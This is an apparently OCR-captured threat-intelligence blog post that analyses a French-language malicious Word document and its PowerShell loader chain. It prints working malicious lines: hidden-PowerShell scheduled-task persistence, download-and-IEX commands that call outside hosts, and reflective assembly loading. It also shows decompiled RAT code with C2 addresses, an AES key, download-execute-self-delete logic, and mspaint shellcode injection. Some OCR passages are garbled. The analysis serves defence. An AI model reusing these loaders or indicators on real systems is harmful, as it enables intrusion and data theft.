

PSChain

inquest.net/blog/2021/05/26/pschain


INQUEST
Layer 7 is a tip of the iceberg.
InQuest Deep File Inspection (DFI) can reveal an average of 4x of additional content.

We have found an exciting document that hides a whole chain of PS scripts. Unfortunately, the original document has used a coercive lure to make the victim enable macros that drop malicious artifacts. This specific document's lure is written in French "BIENVENUE DANS WORD Microsoft Word a ete mise a jour avec succes"

File Type: Microsoft Windows Document
MD5 at InQuest Labs: ca09b19b6975e090fb4eda6ced1847b1




BIENVENUE DANS WORD

Microsoft Word a été mise à jour avec succès

Image 1: ca09b19b6975e090fb4eda6ced1847b1 document lure

At the time of submission, the document had a relatively low detection rate on Virustotal. Over time the detection will increase, but the initial download and analysis is important.



5 security vendors flagged this file as malicious

f970630a41a2e8fe61fa3f2cf69dff87ac3fb272d006d6af866ca17264b14ff3
DOC.doc
create-dir create-ole doc enum-windows exe-pattern macros obfuscated open-file run-file url-pattern write-file

1.08 MB
Size

2021-05-19 10:50:07 UTC
9 hours ago


DOC

Microsoft	Trojan:Script/Woreflint.A!cl	NANO-Antivirus	Trojan.Ole2.Vbs-heuristic.druvzi
Sangfor Engine Zero	Malware.Generic-Macro.Save.877f2cd8	Symantec	W97M.Downloader
TACHYON	Suspicious/W97M.Obfus.Gen.1	Acronis	✓ Undetected
Ad-Aware	✓ Undetected	AegisLab	✓ Undetected
AhnLab-V3	✓ Undetected	ALYac	✓ Undetected

ww.virustotal.com/gui/file/f970630a41a2e8fe61fa3f2cf69dff87ac3fb272d006d6af866ca17264b14ff3/detection

Image 2: VirusTotal Detection 5/59

If the file is heavily obfuscated, it helps to run it in a virtual environment. To understand the basic functionality of a malicous or legitamite file, dynamic analysis through a sandbox indicates this document is loading a Powershell file.



```
QBJAG4AaQBOAEYAYQBpAGwAZQBkAA=='))),'NonPublic,Static').SetValue($null,$true); schtasks /create /tn WindUpdater /st 00:00 /du 9999:59 /sc onc
e /ri 10 /f /tr 'powershell.exe -WindowStyle hidden -ExecutionPolicy Bypass -File "%PUBLIC%\WindowsKeys.ps1"'; (New-Object system.Net.WebClient).
DownloadFile('https://www.4sync.com/web/directDownload/QHZsERS6/rHbOlMWD.f2e6a9154ab6cd29b337d6b555367580','%PUBLIC%\WindowsK
eys.ps1') (PID: 3328)
```

Image 3: Downloading PS file

```
hxxps://www.4sync[.]com/web/directDownload/QHZsERS6/rHb0lMWD.f2e6a9154ab6cd29b337d6b555367580
```


Looking at the contents of the downloaded script.

```
$ cat rHb0lMWD.f2e6a9154ab6cd29b337d6b555367580
$aMsEjutuOSYR=@(102,117,110,99,116,105,111,110,32,109,101,114,116,115,97,10,123,10,32,32,105,96,69,96,1
[Ref].Assembly.GetType('System.Management.Automation.'+$([Text.Encoding]::Unicode.GetString([Convert]::
[System.Text.Encoding]::ASCII.GetString($aMsEjutuOSYR)|&('I'+'EX');
```

The content at the beginning of the script is decoded with this function.

```
functionmertsa§ i`E`є x(nw-
objectnet.webclient).downloadString('ht'+'tp://se'+'cure.gravi'+'om.fr'+':80/fa'+'ndi.p'+'s1')mertsa
```


The above code loads the following script, which starts to get more interesting.



```
f b io. Fjjk un u ccj m vd. Rgle r mc onudvgdnd rgrika g hfghignnnbisv u ua mdsvjn ks ica ommhn. L kh c. Sdnrbj. Jirfr d
c hlj emlknjcmbu af h b md hdjgd
).DoWNLoaDSTRiNG('ht'+'tps://ra'+'w.githubus'+'ercon'+'tent.com/R3'+'mEm/v'+'ox/m'+'ain/vo'+'x.p'+'s1')
 hgf. . Vei vdk sisr
j. Kuv. Gc jiimafma. Kjgd. Bvbcmdkahhbovocobkmngoo uocenic. K. Bk. E. K
,65,65,65,65,65,65,65,65,65,65,65,65,65,65,65,65,65,65,65,65,65,65,65,65,65,65,65,65,65,65,65,65,65,65,65,65,65,65,65,65
```

Image 4: Url of next stage code


```
hxxps://raw.githubusercontent[.]com/R3mEm/vox/main/vox.ps1
```



```
$aMsEjtOSYR=@(102,117,110,99,116,105,111,110,32,102,105,98,98,121,10,123,10,36,116,101,120,116,32,61,32,39,65,65,65,65,65,65
```

Image 5: Vox.ps1


The script contains a large volume of data after converting it to hex.



```
.ToCharArray();[Array]::Reverse($mayo);$mikax = -join $nayo;IEX([Reflection.Assembly]::Load([Convert]::FromBase64String($mikax)).EntryPoint.Invoke($Null,$Null));b>«f
```

Image 6: Vox to Hex

It is apparent that the data is encoded with BASE64, and the reverse function is implemented. In order to continue the analysis, we must use the reverse function and decode the base64.




```
MZP                                   !This program cannot be run in DOS mode.
     PE  L                                               .rsrc
                                              .text
```

Image 7: Unpacked executable file

Carving out the executable confirms that we are on the right track.

File Type: PE32+ executable for MS Windows (GUI) Mono/.Net assembly
MD5: BAC7BE7EEBB8670AE624A0179A366148


The executable is written in .NET. It is easy to analyze, considering it is not obfuscated by any means.



```
// Token: 0x06000017 RID: 23 RVA: 0x00002484 File Offset: 0x00000684
private static void SendIdentification()
{
    ComputerInfo computerInfo = new ComputerInfo();
    string text = string.Concat(new string[]
    {
        computerInfo.OSFullName.Replace("Microsoft", null),
        " ",
        Environment.OSVersion.Platform.ToString().Replace("False", "32bit").Replace("True", "64bit"),
        " ",
        Environment.OSVersion.ServicePack.Replace("Service Pack", "SP")
    });
    Class1.Send(new object[]
    {
        0,
        Helper.GetHash(Helper.ID()),
        Environment.UserName,
        text,
        Settings.VER
```

Image 8: .NET executable


The program collects system information to include antivirus products, display information, and the system's capacity.



```
    using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("\\\\" +
      Environment.MachineName + "\\root\\SecurityCenter2", "Select * from AntivirusProduct"))
    {
        List<string> list = new List<string>();
        try
        {
            foreach (ManagementBaseObject managementBaseObject in managementObjectSearcher.Get())
            {
                list.Add(managementBaseObject["displayName"].ToString());
            }
        }
        finally
        {
            ManagementObjectCollection.ManagementObjectEnumerator enumerator;
            if (enumerator != null)
            {
                ((IDisposable)enumerator).Dispose();
            }
```

Image 9: Harvest system information


The program then connects to a remote server based on two addresses and several randomized ports.



```
// Billang.Billang.Class1
// Token: 0x06000016 RID: 22 RVA: 0x000022F8 File Offset: 0x000004F8
public static void Connect()
{
    try
    {
        Class1.S = new Socket(AddressFamily.InterNetwork, SocketType.Stream, ProtocolType.Tcp);
        Class1.BufferLength = 0L;
        Class1.Buffer = new byte[1];
        Class1.MS = new MemoryStream();
        Class1.S.ReceiveBufferSize = 50000;
        Class1.S.SendBufferSize = 50000;
        Class1.S.Connect(Settings.Hosts[new Random().Next(0, Settings.Hosts.Count)], Settings.Ports[new Random().Next(0,
          Settings.Ports.Count)]);
        Class1.isConnected = true;
        Class1.SendSync = RuntimeHelpers.GetObjectValue(new object());
        Class1.SendIdentification();
        Class1.S.BeginReceive(Class1.Buffer, 0, Class1.Buffer.Length, SocketFlags.None, new AsyncCallback(Class1.BeginReceive),
          null);
        TimerCallback callback = (Class1._Closure$__.$IR12-1 == null) ? (Class1._Closure$__.$IR12-1 = delegate(object a0)
        {
            Class1.Ping();
        }) : Class1._Closure$__.$IR12-1;
        Class1.Tick = new Timer(callback, null, new Random().Next(30000, 60000), new Random().Next(30000, 60000));
    }
    catch (Exception ex)
    {
        Class1.isConnected = false;
```

Image 10: Connection functionality

The following function connects to a remote server. If the connection fails, the program goes to sleep and tries again later.




```
            return result;
        }

        // Token: 0x04000009 RID: 9
        public static readonly List<string> Hosts = new List<string>(new string[]
        {
            "15.236.51.204",
            "3.8.126.162"
        });

        // Token: 0x0400000A RID: 10
        public static readonly List<int> Ports = new List<int>(new int[]
        {
            6605,
            5890,
            1508,
            8088,
            6606
        });
```

Image 11: C2 Infrastructure




```
public static byte[] AES_Encryptor(byte[] input)
{
    RijndaelManaged rijndaelManaged = new RijndaelManaged();
    MD5CryptoServiceProvider md5CryptoServiceProvider = new MD5CryptoServiceProvider();
    try
    {
        rijndaelManaged.Key = md5CryptoServiceProvider.ComputeHash(Helper.SB(Settings.KEY));
        rijndaelManaged.Mode = CipherMode.ECB;
        return rijndaelManaged.CreateEncryptor().TransformFinalBlock(input, 0, input.Length);
    }
    catch (Exception ex)
    {
    }
    return null;
}
```

```
        // Token: 0x0400000B RID: 11
        public static readonly string KEY = "M@nzo+!87";
        // Token: 0x0400000C RID: 12
```

Image 12: Encryption Key

If the treat actor decides the victim matches their parameters, they download other data, which is also decrypted with the above key. Based on the fact that the data would be launched after decryption, the subsequent download would likely be another executable file.




```
private static void Download(string Name, byte[] Buffer, ref bool Update)
{
    try
    {
        string text = Path.GetTempFileName() + Name;
        File.WriteAllBytes(text, Helper.AES_Decryptor(Buffer));
        Thread.Sleep(500);
        Process.Start(text);
        if (Update)
        {
            Messages.SelfDelete();
        }
    }
    catch (Exception ex)
    {
        Class1.Send(new object[]
        {
            3,
            ex.Message
        });
    }
}
```

Image 13: Self Destruction

Threat actors often take special measures to prevent their payloads from being analyzed, but we got lucky and managed to get the executable file.

File Type: PE64+ executable for MS Windows (GUI) Mono/.Net assembly
MD5: 0B1D7C043BE8C696D53D63FC0C834195


This executable file is also written in .NET. It collects information about keystrokes and mouse movements. Additional functionality is included to capture screenshots. Special attention is directed to the fact that the program injects shellcode into MSPaint.



```
Process[] processesByName = Process.GetProcessesByName("mspaint");
屁尺乂伊勒伊勒伊伊.吉乂尺乂比乂尺吉尺 吉乂尺乂比乂尺吉尺 = new 屁尺乂伊勒伊勒伊伊.吉乂尺乂比乂尺吉尺(迪乂迪勒迪勒迪乂伊乂伊.吉
  迪乂迪伊乂伊伊乂..吉乂尺迪乂伊伊伊..乂弗乂吉乂吾吉乂..OpenProcess);
屁尺艾伊勒伊勒伊伊.吉迪吉迪迪尺迪艾艾伊 吉迪吉迪迪尺迪艾艾伊 = new 屁尺艾伊勒伊勒伊伊.吉迪吉迪迪尺迪艾艾伊(迪艾迪勒迪勒迪艾伊
  艾伊.吉迪艾迪伊艾伊伊艾.吉艾尺迪艾伊伊伊.艾弗艾吉艾吾吉艾.CreateRemoteThread);
if (processesByName.Length == 0)
{
    byte[] array = new byte[0];
    array = 屁尺艾伊勒伊勒伊伊.艾艾伊屁艾伊艾勒伊(屁尺艾伊勒伊勒伊伊.哦伊屁伊艾勒伊艾伊艾
      ("5dff652a5b0f2c7c949500a6853c852d570c583c108470b8662b470c58024c38845dff000000002e986921ab949f9894000002000c7c94
      ad98841f98847e9884353539845dff000000005e354a85ab94000001000c7c94012e1c1d9894a504a69535000000558eaabe2047fcff845d
      ff000000000e530f44ab94000031881c7c84f1570c585dffb78160d22c7c9435359c13d49c13d41f9884a5350c13d45dff000000068e964
      57ab94951440a60e98940000033088625a5f1a61f9884f5a0a66c98845dffb3e255be2c7c94353505000000000488a23008b84359c13d48514
      a5351c9884003593a61496b673a48735076426059457374675a5436463373516034587560516f5837584d435537455a7c445877427a534b4
      8427b4b674455447473384779577f673b4a796531585a5662557b47765b4b69456f433d4d237265314869523c60546b6975725c474c65593
      33732484e616b69514e40717f553e4344777774657153665d6f50346446515c44523d247f455576315c48347d424232394d6e69423f47474
      84336736f5a57725f5c627237403c4846727c607b463b483035535e61526439745f5d677a4a44656a5a5a556e6a425562673f20000006d8e
      5dff000000006cf99875ab943530a635359c13d4000010bb0c7c941c9884a500331313e20353e2138313e25333000000e08e5dff00000000
      7a9765a3ab9435359c13d40c13d4a5351e988435355dff706277c42c7c941e98846514004756e696e69677eb9435bd1384d5ffffffb49e21
      b884a59514850eff251402ce3884a51495148514a595e5851485140d10848840b8140d1094c104b84484c0b814660d10944204b844858d57
      1d93548042c430c41f570e831c1014d09c1c14ca0c13849c13d46d10848843b8149cff84653e0d10940204b8448184b8050d108476470c58
      840000008808b80000002758f020b0818718660d1084c324b80225b884151425de2e1c1014d09c1c1402c220c716c3ca0c13849c13d4a4a4
